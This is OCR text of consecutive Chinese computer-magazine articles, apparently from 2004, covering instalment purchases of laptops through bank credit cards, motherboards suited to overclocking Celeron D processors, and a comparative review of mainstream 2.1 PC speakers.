针对时尚数码产品的分期付款主要有两种方式：一种是银行信用卡分期，比如招商银行目前采用的针对关联品牌产品信用卡免息分期付款的方式；另一种是信用担保机构的按揭。其实许多银行早就提供了贵重商品分期付款的信贷业务（如中国银行），只不过它的申请过程与实际操作也较为繁琐，笔者在这里也不展开介绍。本文着重向大家介绍信用卡分期付款买笔记本电脑，如果读者对于信用担保机构提供的分期付款购机业务也感兴趣，我们将另行组织文章。

分期付款＝超前消费？

可能大家心中会有一个疑问，“我需要分期付款吗？”当然，除非你是处在金字塔尖，买笔记本电脑无所谓一次性支付上万元，但对于目前大众收入的人来说，还是一笔不小的支出。我们不妨假设2000元为月收入，那么除掉日常的开支，要凑够上万元也需要一年左右的时间。

分期付款其实就是鼓励用户超前消费。在操作上，实际是银行预先支付整机费用，然后消费者提前获得笔记本电脑的使用权，在支付了预定的数额后才将整机的拥有权交给购买者。这种超前消费的理念在西方社会已经相当成熟，并有非常好的信用机制与其配合。在国内对于买房与买车早已实行分期付款，时尚数码产品采用分期付款也就不为过了。

只不过大家要注意一点，通过银行分期付款买笔记本电脑，其售价都高于市场价格。尽管有些银行打的是免息分期付款的旗号，大家千万不要因为银行的免息贷款而庆幸，因为我们都知道一个道理“羊毛出在羊身上”。其实所谓的免息只不过是预先将利息加到了售价中罢了，例如：索尼PCG-TR5ZC笔记本电脑的市场价差不多在12800元左右，而在招商银行的售价却是14598元，足足贵了1798元。不过大家可以注意到，分6期支付的价格是：2433元/月，分12期支付的价格是：1216.5元/月（见图1）。根据银行贷款的规则，贷款的时间越长，利率就越高。由于是“免息”的，所以我们倒是可能选择最长期限的分期付款。呵呵，至少要赚回利息^_^。



1

售后服务方面也是大家要特别注意的地方，“招商银行分期付款产品订购单”中的“5、订购产品的销售及售后服务”条款说明如下：

5.1供应商将严格按照中国境内相关法律及消费者保护条例的规定，处理订购产品的质量问题和提供产品的售后服务。订购人或有关订购产品的最终用户可通过订购产品所附的随箱资料的产品说明书、保修卡、发票等相关资料向供应商询问了解相关信息。

5.2若有到货即损(或瑕疵或短缺)，订购人应在签收货物后15个自然天内向供应商申请更换或保修服务。

也就是说，银行只管收钱，不负责售后服务。如果机器损坏，只能你与银行的特约商户直接联系。

最后，你只有拥有该行信用卡的用户才有资格选择该项业务。这不免将购机人群的范围大大缩小了。办理信用卡并不是对所有消费者都有吸引力的，如果纯粹是为了购买一款笔记本电脑而办理一张信用卡，显然还要多支付一笔费用，那就是信用卡的年费。

操作流程手把手

据目前笔者所得到的资料来看，目前在全国范围内提供信用卡免息分期付款购买笔记本电脑业务的银行主要有招商银行和上海银行。

1.招商银行操作流程

在此，笔者假设您目前刚看到分期付款的宣传而且并未拥有招商银行的信用卡。那么你该做些什么呢？

简要的流程我们可以概括为：确定想购买的笔记品牌与型号→确定是否具有招商银行的信用卡→申请(使用)信用卡→填写产品订单→收货签收。

第一步：首先浏览招商银行信用卡的“特惠活动”页

面(http://creditcard.cmbchina.com/docc/SpecAct_default.asp)。点击“品牌天地”链接后，可以看到IBM、华硕、索尼、东芝、苹果电脑、明基等公司(见图2)参与了分期付款。当然，这里还有许多数码相机、数码摄像机、MP3随身听等产品。




接下来就要挑选本本了，这里提供以上几种品牌数十种型号，大家可不要挑花眼了哦！不过笔者还是比较钟情华硕S200N-2迷你笔记本电脑(见图3)，招商银行的售价是14880元，明显比市场价贵一千多元，这部分差价其实就是利息。



第二步:如果你还没有招商银行的信用卡，那么必须申请一张招商银行的信用卡。这过程可以在网上完成，也可以直接到招商银行营业厅直接办理，也可以用热线电话方式申请。这里笔者只介绍网络申请，登陆招商银行网上信用卡申请页面(https://creditcard.cmbchina.com/Apply/apply.asp)(见图4)，完成了5个步骤后，招商银行信用卡部审核通过后，你就可以获得一张招商银行给你邮寄的信用卡。

第三步:接下来你要做的自然是为你挑选所要购买的分期付款方式的笔记本电脑下单。很简单，先下载分期付款申请表(http://creditcard.cmbchina.com/apply/doc/cmb.doc)，这张申请表包括了详细的细则介绍，也就是说将申请表和条款都放在了一起。用户需要自行打印该页面，并且填妥后传真或邮寄至招商银行。



第四步:在确认订立合同后，就是相关的送货与分期付款了。

从这个过程看来，可以说很耗费时间，毕竟从申请信用卡到取得信用卡需要不少时间，从申请分期付款购笔记本电脑到合同订立也需要不少时间。

2.上海银行操作流程

华硕公司与上海银行合作推出了“免息分期付款”的购买方式，此活动截止至2004年11月30日。只要你拥有一张上海银行的申卡信用卡，并办妥免息分期付款的相关手续，就可享受这种前所未有的“先消费，后付款”的消费方式。

第一步:首先确定你是否拥有上海银行的信用卡，如果没有的话必须到上海银行营业部的柜台申请。如果你已拥有上海银行的信用卡，那么可以浏览http://www.asus.com.cn/event/nb-loan-200410/index.html挑选一款笔记本电脑(见图5)，也可以直接到上海朋扬电脑有限公司的各个门店挑选。



参加活动的华硕笔记本电脑的型号有:W1S17Ana-DR(分12期价:1549元/月)、A3515AN-DR(分12期价:956元/月)、M5216AN-DR(分12期价:1181元/月)和S300N(分12期价:1353元/月)。笔者强烈推荐拥有上海银行信用卡的读者，参加此活动。因为此活动是真正的免息，以华硕S300N为例，市场指导价为16800元，而免息的全款仅为16236元，与市场价基本保持一致。

第二步:申请人填妥《上海银行申卡信用卡分期付款协议书》(请登陆http://www.asus.com.cn/event/nb-loan-200410/form.doc直接下载)，连同申请人的身份证复印件及上海银行信用卡复印件发挂号信邮寄至上海朋扬电脑有限公司或直接递到上海朋扬电脑有限公司的各个门店(均可受理)。

编后语:就目前的情况来看，分期付款购买笔记本电脑的形式无论在效率，还是在价格和售后服务等方面都有待进一步的改进。但是笔者可以说，这种消费模式一定是未来的趋势，毕竟超前消费的观念的深入将带来国家经济与国民生活水平的进一步提高。 CF [SC09]



Celeron D

赛扬 D 主板十大麻辣配

■ 上海　妮子

Intel 每次转换制程，都会诞生一批超频王，尤其是赛扬 300A 稳超 450，到现在还一直为 DIYer 所津津乐道。很快，Intel 再次转换制程，赛扬Ⅱ 566 也是超频极品，很多人趋之若骛。而此刻，0.09 微米制造工艺的赛扬 D，也是因为强劲的超频潜力，一下子就吸引住了众多用户的喜爱。所以，近期最热门的低端处理器，非赛扬 D 莫属。

赛扬 D:新一代超频王

赛扬 D（见图 1）与旧版本 Northwood 核心的赛扬相比，有很大的区别。赛扬 D 基于 Prescott 核心，0.09 微米制造工艺，工作电压降低到 1.3V 左右，内部晶体管数量由 Northwood 核心的 5500 万增加到 1 亿 2500 万个，流水线级数由 20 级扩大到 31 级，改善了软硬件预读取机制，增加了 13 条新的 SEE3 指令，一级数据缓存由 8KB 增至 16KB，二级缓存也首次增加到 256KB，一改赛扬 4 处理器只有 128KB 二级缓存的窘态，前端总线也由赛扬 4 的 400MHz 提升至 533MHz。



1

虽然增长的流水线使低频下的赛扬 D 性能差强人意，但是，有失也有得，流水线的加长和工艺的提升使低频赛扬 D 尤其是 D0 核心的赛扬 D 拥有优秀的超频性能。而且从理论上说，0.09 微米制造工艺的 Prescott 处理器架构核心特征提高了频率的潜力，即让赛扬 D 处理器的超频可能性要优于以前的赛扬处理器。

目前采用 D0 核心的赛扬 D 已经大量出现在了市场上，与老款的 C0 核心相比，D0 核心的赛扬 D 在超频能力方面更加强劲，有相当的可能性超频 800MHz FSB 使用（即 3.6GHz），超频成功以后的赛扬 D 性能提升是非常惊人的。不过，仍有少量 C0 核心的赛扬 D 在市面上流通，读者购买时需要注意:D0 核心赛扬 D 的核心编号为 SL7JV 或 SL7KX，而 C0 的核心编号为 SL7C4。

芯片组支持情况

因为赛扬 D 采用 Prescott 核心，工作电压只有 1.3V 左右，要想稳定支持赛扬 D，主板至少要同时具备以下条件：

1. 支持 VRM10.0（电压调节模块）标准。要求主板能够提供的电压调节范围为 0.8375V～1.6V 之间，而电压调节精度则提升到 12.5mV 的水准。

2. 支持 FMB1.0（电压控制模块）或更高的标准。FMB1.0 标准也是必不可少的，其规定的最大电流量要能达到 78A，TDP 热量设计功耗为 89W。

如果你想使你的赛扬 D 得到充足的电力供应、有稳定的工作状态并可进行超频，那么 VRM10.0 和 FMB1.0 标准的电源规范就是必须的 。

其次，考虑到我们选择的是超频主板，以下几点也是要考虑的:

1. 主板芯片组要至少要能稳定支持 166MHz 的外频。166MHz 外频是几乎所有赛扬 D（320、325）都能上的。

2. 具备调整 CPU、内存甚至是北桥电压的功能。有了这个功能，我们才可以把 CPU 的超频潜力完全发挥出来。

3. 最好还能具有超频失败自动恢复的功能，这样在调试时万一超频失败无法点亮也不用拆机箱清空 CMOS，比较省事。

接下来，笔者再简单介绍一下几款市场上比较常见的可支持赛扬 D 的芯片组。


芯片组	i845PE	i845GV	i848P	i865PE	i865GV	VIA PT880	SIS665FX	ATiRX330
FSB 支持	533MHz	533MHz	800MHz	800MHz	800MHz	800MHz	800MHz	800MHz
超线程	支持	支持	支持	支持	支持	支持	支持	支持
内存支持	DDR333	DDR333	DDR400	DDR400	DDR400	DDR400	DDR400	DDR400
双通道	不支持	不支持	不支持	支持	支持	支持	支持	支持
显卡插槽	AGP 4X	内置	AGP 8X	AGP 8X	内置	AGP 8X	AGP 8X	AGP 8X
USB 接口数	6	6	8	8	8	8	8	8
SATA	不支持	不支持	支持	支持	支持	支持	支持	支持

推荐赛扬 D 配套主板

由于支持赛扬 D 的主板众多，下面笔者主要向大家推荐一款各大厂商的的超值或者性能比较出色的主板，供大家选择。事实上，要给赛扬 D 配超频主板，除了要考虑超频性能以外，笔者认为价格也不能超过 700 元这个价位，否则赛扬 D 高性价比的优势便荡然无存了。

1.华硕 P4V800-X


华硕主板一向以工艺精良而闻名业界，不过在其低端的X系列，做工和用料只能说是中游水平，中规中矩。目前还有一款主板是比较超值点就是华硕的P4V800-X，它是基于PT800芯片的主板。主板提供了两个SATA硬盘接口，支持RAID 0/1，通过主板的附带光盘里的管理软件，可以使用图形界面对RAID进行了直接的管理，不过并没有提供PATA硬盘RAID的功能。主板内建了一块AD1980 6声道Codec，而不是VIA标配的VT1616，可能是考虑VT1616 在某些性能上不够理想，而且AD1980可以安装SoundMAX系列标准PC音频解决方案来提高AC'97声卡的音效效果。同时，主板还提供了一个SPDIF数字音频输出接口。主板自带了一块Realtek RTL8201BL 10/100Mbps网卡。



参考价格:630元

2.微星 PT880 Neo-LSR


微星PT880 Neo-LSR主板采用VIA PT880 + 8237芯片组组合，提供5条PCI插槽和4条内存插槽，当然还有2个SATA接口。8237南桥直接支持Serial ATA功能，并且可以支持RAID 0、1以及RAID 0+1，功能上比起Intel的ICH5R南桥芯片毫不逊色。主板内建了一颗ACL655音效芯片，可以支持5.1声道的音频输出。集成了一颗Realtek 8201BL网络控制芯片提供对10/100Mbps网络的支持。微星MSI PT880 Neo主板在BIOS里也提供了很丰富的超频设定，除了常见的处理器外频与内存频率外，还提供较少见的南北桥芯片组电压设定。



参考价格:680元

3.技嘉 GA8TRX330-L

技嘉科技推出采用ATi RX330芯片组的GA-8TRX330-L主板，但这款主板并没有内建整合图形芯片。RX330芯片组其实和RS350具有相同架构，只是省去了内建的IGP 9100显示核心，配合ATi推出的新一代南桥SB300的IXP 300，性能上达到了ICH5R的水平，支持两组Serial ATA接口，内建Slicon Image 3112A SATA Raid功能，提供SATA Raid 0/1，USB 2.0的数目也增至8个。南北桥采用了ATi RX330和IXP300的搭配。集成ALC655的5.1声道声卡，RTL8100C的10/100Mbps网卡。



参考价格:590元

4.升技 IS7-E


升技面向中端市场的IS7-E（采用i865PE + ICH5芯片组）主板凭借出色的品质、丰富的功能和不高的价格，一度深受消费者喜欢。IS-7E完全是为了超频而生的，强大的四相供电，全系列的红宝石电容，高达400外频的设计，任意调制外频和电压的设置，北桥芯片上也改用了自立风扇，在系统的散热上更加取得良好的效果。此款主板提供了4条内存插槽，支持双通道，最高可达4GB的DDR400内存，并提供对AGP 8X、SATA、USB 2.0等技术的支持。此外，IS7-E还集成了支持5.1声道输出的Realtek ALC650 Codec，以及集成了支持10/100Mbps自适应网卡的RealTek RTL8101L芯片。



参考价格:690元

5.硕泰克 SL-86SPE2-L

硕泰克SL-86SPE2－L主板让人看上去就让人觉得特别与众不同，原因在于它采用的是紫罗兰色的PCB板，连PCB槽、AGP插槽和内存插槽也全部使用了紫罗兰色。支持当前最前沿的技术，如双通道DDR 400、AGP 8X、8个USB2.0接口、Serial ATA接口等，可谓集目前的主流技术于一身。SL-86SPE2－L主板另外一个亮点，就是它整合的一系列特色功能，特别是MBA技术，可以提升数据在CPU、北桥以及内存间的传输速度，从而最大限度的发挥内存性能。




参考价格:680元

6.映泰 P4TSP-D2

映泰 P4TSP-D2主板采用i848P + ICH5芯片组。此款


主板采用五个PCI插槽，一个的AGP 8X插槽，两根DDR内存插槽，支持DDR 266/300/333/400，最多支持2GB，不过两条DDR插槽的排列在848P的主板中较为独特，中间保留有一定的间隔。提供了两个SATA 150接口和两个ATA 33/66/100的IDE接口。主板使用了不同的颜色对不同作用的插槽进行区分。主板集成了CMI9739A 6声道5.1音效输出芯片和Realtek RTL8100C 10/100Mbps网络芯片 。



参考价格:550元

7.磐正4PDA3I


磐正4PDA3I采用了Intel 865PE + ICH5芯片组的组合。磐正4PDA3I板载了一条AGP 8X插槽，4条支持双通道DDR400的内存插槽，最大支持4GB。两个SATA硬盘数据接口可支持2个SATA设备，两个IDE插槽最多可同时支持4个IDE设备。磐正4PDA3I板载ALC650音效芯片，为用户提供5.1声效，更直接集成了光纤输出，由RTL8101L芯片提供一组RJ45接口，支持10/100Mbps网卡。另外，它直接集成了光纤和同轴数字音频输出，有这方面需求的朋友就能省下另买光纤子卡的钱了。



参考价格:680元

8.双敏UPT880N


双敏UPT880N采用的是VIA PT880 + VT8237芯片组，具有了i865PE的超值性能，i848P的低廉价格。双敏UPT880N最大的特色是被称为"IntelliCooler"的CPU供电电路散热系统，能把主板发热最大的供电电路迅速降温，并把热量直接输送到机箱外面去，保护CPU旁边的电容，的确是考虑周到。在CPU插槽附近可以看到一个半透明的空气对流罩。空气对流罩把数颗直立电容、三组电感以及场效应管包含在其中，为了增强MOS管的散热效果配备了铝质散热片。对流罩强制形成散热风道，阻止产生热量扩散；同时再配以转速高达6000转的散热风扇，使冷热空气迅速交换，同时还带走处理器散发出的部分热量，使主板MOS管及电容温度降低，从而增加系统长期工作的稳定性。



参考价格:490元

9.青云PX865PE PRO


青云PX865PE Pro采用的是i865PE + ICH5的组合，提供5条PCI插槽和4条内存插槽。PX865PE Pro不但突破了1000MHz FSB，据称部分产品还能稳定在1200MHz前端总线的高峰（超频达到）。它提供了CPU最高至300MHz的外频逐兆赫兹设定，以及同样丰富的内存频率调节功能，并提供了一些超频保护技术：AGP/PCI频率锁定技术，可确保AGP、PCI始终保持在标准频率上；看门狗计时系统能自动检测系统的超频状态，当超频失败时它将自动重启系统，并恢复BIOS默认值。在网卡方面，集成了优质的网络芯片——3COM 3C910，这会让你觉得在省去外加网卡的同时，也不会担心集成网卡的性能、稳定性和质量。音频方面板载了Realtek的ALC650 6声道Codec芯片。



参考价格:650元


10.昂达848PN

昂达848PN主板采用i848P + ICH4芯片组，整块板做工中等，采用的是三相回路供电设计。主板的布局也很合理，AGP插槽同第一PCI插槽之间有很大的空间。跟大多主板一样，其北桥上面是一个的银白色的散热片。主板上提供5个PCI插槽、1个AGP插槽、2个DIMM插槽以及2个IDE接口、1 个软驱接口、2个SATA接口。板载了ALC650音效芯片，支持6声道输出，主板还集成了RTL8100C网络控制芯片，提供10/100Mbps网络功能。BIOS里面有丰富的超频选项：200MHz到255MHz的外频微调，还有AGP/PCI频率的锁定。



参考价格:490元

CF [SC10]



寻找“色艺俱佳”的金嗓子

主流2.1音箱横评

■ CFAN评测室



多媒体音箱是电脑上的重要部件，随着电脑系统的同质化倾向越来越强烈，带有强烈个性色彩的多媒体音箱逐渐成为电脑用户表现个性的主要途径之一。

近几年来，我国在多媒体音箱的生产和设计上都有了非常大的进步，特别是在多媒体音箱的设计上，引入Hi-Fi设计理念的产品不断涌现。但是，不可忽略的是，最终大多数用户所选择的，其实还是二三百元左右的普及型机型。一方面是由于经济因素——以我国的平均收入来说，用五六百元乃至上千元买一个电脑音箱还不是很简单的事情；另一方面则是观念问题——相当多的人对于在电脑上欣赏高品质音乐并不是很渴求。

由于各种限制，这些主流2.1的音箱，在设计上就和面对少数发烧友的准Hi-Fi音箱有很大的区别。这种区别既是其先天的成本因素所导致的，也是面对的用户对象的不同所导致的。

从成本上来说，由于其价格只有二三百元，所以这些音箱的成本一般不会超过150元。这样在高档音箱上使用的很多设计和很多元件就无法在这些音箱上使用。如一些千元级的音箱，仅仅几个扬声器单元的价格已然超过这些主流产品的成本，所以作为主流产品只能使用较为低档的产品。其他很多元件的选择与设计结构的选择也是类似。

而从面对的对象来说，由于这些产品并非面对发烧友，对于大多数普通用户来说，不会把电脑音箱的音质看得高于一切，他们可能更为看中一些其他的因素（外观、价格等等）。甚至于，一些Hi-Fi化的东西并不一定会为普通用户所接受——如仿白桦木贴皮是Hi-Fi音箱中非常常见的，但很少有人会接受它被用在电脑音箱上。

由于这些因素，所以在这个主流价位上的产品，就有了一些共有的特征——

1. 它们的结构大都为2.1结构

在这个价位上，并非没有2.0的产品。但总体以.2.1结构的产品为主，因为既然选择了这个价位，一般来说就不是特别的看中音质，这样2.0结构惟一的优势——音质出色就不足以成为吸引人的要素。而在外观上、游戏性能上等等，2.1音箱则要好于同价位的2.0产品。所以2.1结构的音箱也就占据了这个价位的绝大部分市场。

而5.1等产品，就算再便宜，一般也要近400元，远远不是主流市场所能接受的。

2. 它们的功能都比较单纯

解码、数字输入等等功能都不是这个价位的产品所具有的，甚至绝大多数产品连X.1音箱通常具有的线控都没有。并不是它们不想要，而是受成本限制，所以功能非常单纯。

3. 比较在意外观设计

这个价位的产品在外观设计上，就和面向发烧友的准Hi-Fi产品有巨大的不同了。由于选择它们的用户往往更为在意外观或者至少不能容忍产品重音质甚于外观。所以这些产品在外观设计上都非常重视。而且它们还更为重视的是外观的协调性，即便外观美观，像很多准Hi-Fi产品适于放在电视边甚于放在电脑边是不可接受的。

4. 在设计上有一定共同性

由于音质不是第一位所追求的东西，所以在这些产品的设计上，不会像设计高端产品一样投入全部精力在音质上。进而，一套成熟的电路和声学结构设计往往会被用于不同外观造型的多款产品，以求在其上投入的成本得以发挥最大的效果。这样，很多产品的设计和用料往往都是非常接近的。

例如这些音箱一般都在用9mm中密度板制造低音炮，而低音炮则一般都使用倒相式或是看不见扬声器的ASW式。而功放电路上一般都使用4558+2030A的电

路形式，这样的电路虽然为发烧友所不齿，但却是在这个成本限制下所能采取的最为成熟的结构。

5. 它们基本都有音调功能

音调功能在追求保真还原的准Hi-Fi音箱上是不多见的。但是对于这个档次的音箱来说，具有一定的音调功能，可以很大地方便用户的使用。

与以前的产品相比，新一代的主流音箱虽然在上述的基本结构上变化不大，但是在整体设计上依然有非常大的区别，其中最大的变化，就是新一代的产品很多都屏弃了传统的木质贴皮结构，而大量采用了塑料乃至烤漆等工艺，看起来更为华贵典雅。而它们在造型上也逐渐摆脱了传统四四方方的造形，呈现了多样化的表现。同时，以往多在高档X.1音箱上出现的三分频设计结构也越来越多出现在主流产品上。

虽然说，这些音箱主要以外观和性能的均衡性为主，而且用户一般对于音质的要求也不是非常之高。但是在这个前提下，当然还是音质越佳越好。而对于音质的判断，就需要横向的比较来得出结论了。

漫步者 e2100 >>>

e2100是漫步者最新推出的时尚化2.1音箱，e系列是漫步者较新的产品系列，其产品都以不太高的价位和较为低廉的价格而取胜。e系列的前作e3100推出后就大受欢迎，以致还在市场上出现了仿冒品。

漫步者e2100是e系列的第二款产品，它的市场定位比e3100略低，采用的是传统的二分频2.1结构，设计风格与前卫冷俊的e3100相比，显得更为柔和可爱。虽然价格不高，但工艺在漫步者音箱中可以算一个新的历史高度，特别是使用了烤漆工艺的卫星箱虽为塑料材质，但看起来一点也没有低档感。

而e2100的低音炮则使用了传统的ASW木质箱体设计，采用的是少见的横置结构。烤漆处理的塑料面板和特制的三角形旋钮，使得它看起来很有生气，前置的旋钮则比后置设计更为有助用户调节。

以其价格来看，e2100的音质很不错，特别是其卫星箱的全频带单元表现非常出色。在高音域和音场表现上都有令人惊异的效果。只是在低音上e2100的表现较弱，而二分频2.1音箱固有的中低音衔接不理想的情况依然在e2100有所表现。但总体上看，e2100依然是性价比极高的一款产品。



■**主要优点：** 音质超出同价位产品水平，外观工艺极为出色。

■**主要缺点：** 低音较弱，音域衔接不理想。

麦博 FC360 >>>

麦博FC360是麦博新的时尚化产品系列中的一款。它所采用的是麦博独特并大受好评的独立功放设计。也因为如此，它的价格在本次评测的产品中属于比较高的一款。

FC360的风格与麦博其他的产品不太一样，它在外观上采用了黑红相间，非常眩目的色彩搭配，而卫星箱则采用了塑料箱体、一体化面罩和前顷箱体的前卫形象。与传统上麦博产品比较典雅稳重的风格不太一样。

FC360设计上最大的特点就是完全外置的功放，这也是麦博近年来产品的统一风格——一个全黑的仿金属盒子，所有的音箱都用过音箱线与之连接，上面具有音量控制、音调等的独立旋钮。独立功放设计一方面有利于音质的提升，减少外界的干扰，另一方面有助于用户可以方便地进行音量调节。

FC360的单元品质不错，其卫星箱在高音和中音上都有较优的效果。相对来说，这款产品主要存在的不足是低音炮的声音比较混浊，同时，中低音的衔接也有比较明显的断层。



■**主要优点：** 外观极具高贵感，独立功放对于减少噪音有好处。

■**主要缺点：** 高低音衔接不理想，低音品质比较差。

冲击波 SC-2103 古典版 >>>


冲击波 SC-2103 是冲击波 2103 系列的一款产品，它在设计上比较有正统风格，看起来古色古香，比较适合典雅的环境。

冲击波 SC-2103 古典版的低音炮采用的是标准的倒相结构，它的扬声器为 5 英寸的松压纸盆，而它在设计上的亮点在于它的卫星箱，虽然依然是 3 英寸的全频带单元，但是 SC-2103 的卫星箱采用了倒相箱体的设计，这样的设计延展了中频的下限，有助于提高音箱的中音表现能力。

作为一款价格不是很高的产品，冲击波 SC-2103 古典版的音质表现应该算是非常不错的。它的声音比较干净，即便是低音也不浑浊，而且中高音与低音的衔接比较不错，低音力度很理想。

冲击波 SC-2103 古典版的主要缺点在于声音较“硬”，解析力不是很好。但对于游戏等应用来说，还是相当不错的。

■主要优点：	外观比较典雅，适合比较保守的用户。声音衔接不错。
■主要缺点：	声音较硬，不太适合慢速音乐。



￥188 元

创新 PCWORKS TX230 >>>


TX230 是创新多年以后又使用经典的PCWORKS品牌推出的一款音箱产品。使用这个型号显然代表了创新希望通过这款产品重振创新音箱的雄风的意愿。

TX230 继承了创新 PCWORKS 的一贯外观风格——全黑的外观、四四方方的外形。但与传统的 PCWORKS 音箱不同的是，它的卫星箱长度比较大，这是因为它的卫星箱使用了目前流行的二分频的结构。

TX230 依然采用了创新音箱传统的电源外置设计，同时采用了线控用于控制音量和开关，而低音控制则依然放置在低音炮上。而它的线控设计非常具有特点，除了常规的功能外，还具备了耳机输出和麦克风输入的功能。

TX230 继承了创新音箱一贯的优势——高音效果非常好，而且音箱的本地噪声很低、解析度很高，立体声分离度非常优秀。这些特点使得 TX230 的声音定位效果极佳，非常适合游戏使用。

不过 TX230 的主要缺点在于低音炮的音质一般，由于低音炮板材不是很厚，所以它的低音在大音量下容易失真。这样对于音乐回放来说是不太好的。



￥298 元

■主要优点：	外观传统，高音比较不错、解析度非常高。游戏效果不错。
■主要缺点：	低音失真比较明显。

创新 XFREE XE233 >>>

XFREE 自由风是创新音箱的第二品牌，主打低档市场。XE233 是它新推出的一款产品。XE233 采用的依然是二分频的 2.1 结构，但是其低音炮的设计比较特殊，采用的是扬声器对地设计，正面只能看见一个大倒相孔。这样的设计模式有助于提高低音的音质，并增强低音的音量，减少低音的方向性。

XE233 的卫星箱所采用的就是普通的塑料小箱体设计，而创新传统性的线控器依然在 XE233 上存在，只是与 PCWORKS TX230 的复杂线控相比，XE233 的线控设计就简单得多了。

XE233 的低音回放，由于采用了有助于提高低音音质的设计模式，所以表现比较令人满意。不过它的高音表现比较一般，主要是塑料味比较明显。

■主要优点：	性价比较高、低音效果不错。
■主要缺点：	声音塑料味较浓。



￥180 元

轻骑兵 C3300

C3300 是老牌音箱厂商轻骑兵推出的一款普及型产品。采用的也是标准的 2.1 设计结构。

C3300 的造型极具特色，它的三个音箱的外观完全一致。这种类似“妈妈带孩子”的造型在一些国外品牌机音箱中是常见的。

C3300 的三个音箱前部和上部都有一个装饰条，但是不同的是，在两个卫星音箱上，这只是单纯的装饰，而在低音炮上，上面的圆形部分实际是它的音量控制。这也是 C3300 惟一的前面板控制器，这样的设计可以方便用户的调节——当低音炮放在脚下的时候，上面的旋钮显然比侧面的好用。

C3300 低音单元采用了 5 英寸半大口径超重低音扬声器，后倒向结构，低音炮和卫星箱的前面板采用了弧形的面罩设计，使得整体的四四方方外形不至于显得生硬。

C3300 的声音表现是比较中规中距的，低音功率虽然不是很大，但是声音力度还比较理想，而且不容易浑浊，中频衔接在 2.1 音箱中应该算是比较令人满意的。只是它的声音比较硬，音场不是很宽广。



■主要优点:	外观设计简洁别致，声音整体效果不错。
■主要缺点:	不具有音调功能，有时可能使用不便。

轻骑兵 C3700

C3700 是轻骑兵最新推出的一款产品，其定位比 C3300 略高，但依然属于走性价比路线的产品。

与走简洁风格的 C3300 相比，C3700 显得比较时尚化，但整体上依然属于比较传统设计的产品，它的三个音箱都采用了不对称的面板设计，显得更为活泼一些，与 C3300 不同的是，C3700 具备低音音量调节旋钮。

C3700 的卫星箱体积较大，但实际依然是使用的全频带单元，其全频带单元的素质不错，回放高音比较理想，但箱体较薄有一定谐振存在。

C3700 的中频表现较好，高音也具有一定的素质，不过低频在大音量下有点混，同时，卫星箱存在一定的谐振现象。

■主要优点:	工艺不错，整体音质表现比较均衡。
■主要缺点:	外观设计比较传统，大音量存在一定的谐振。



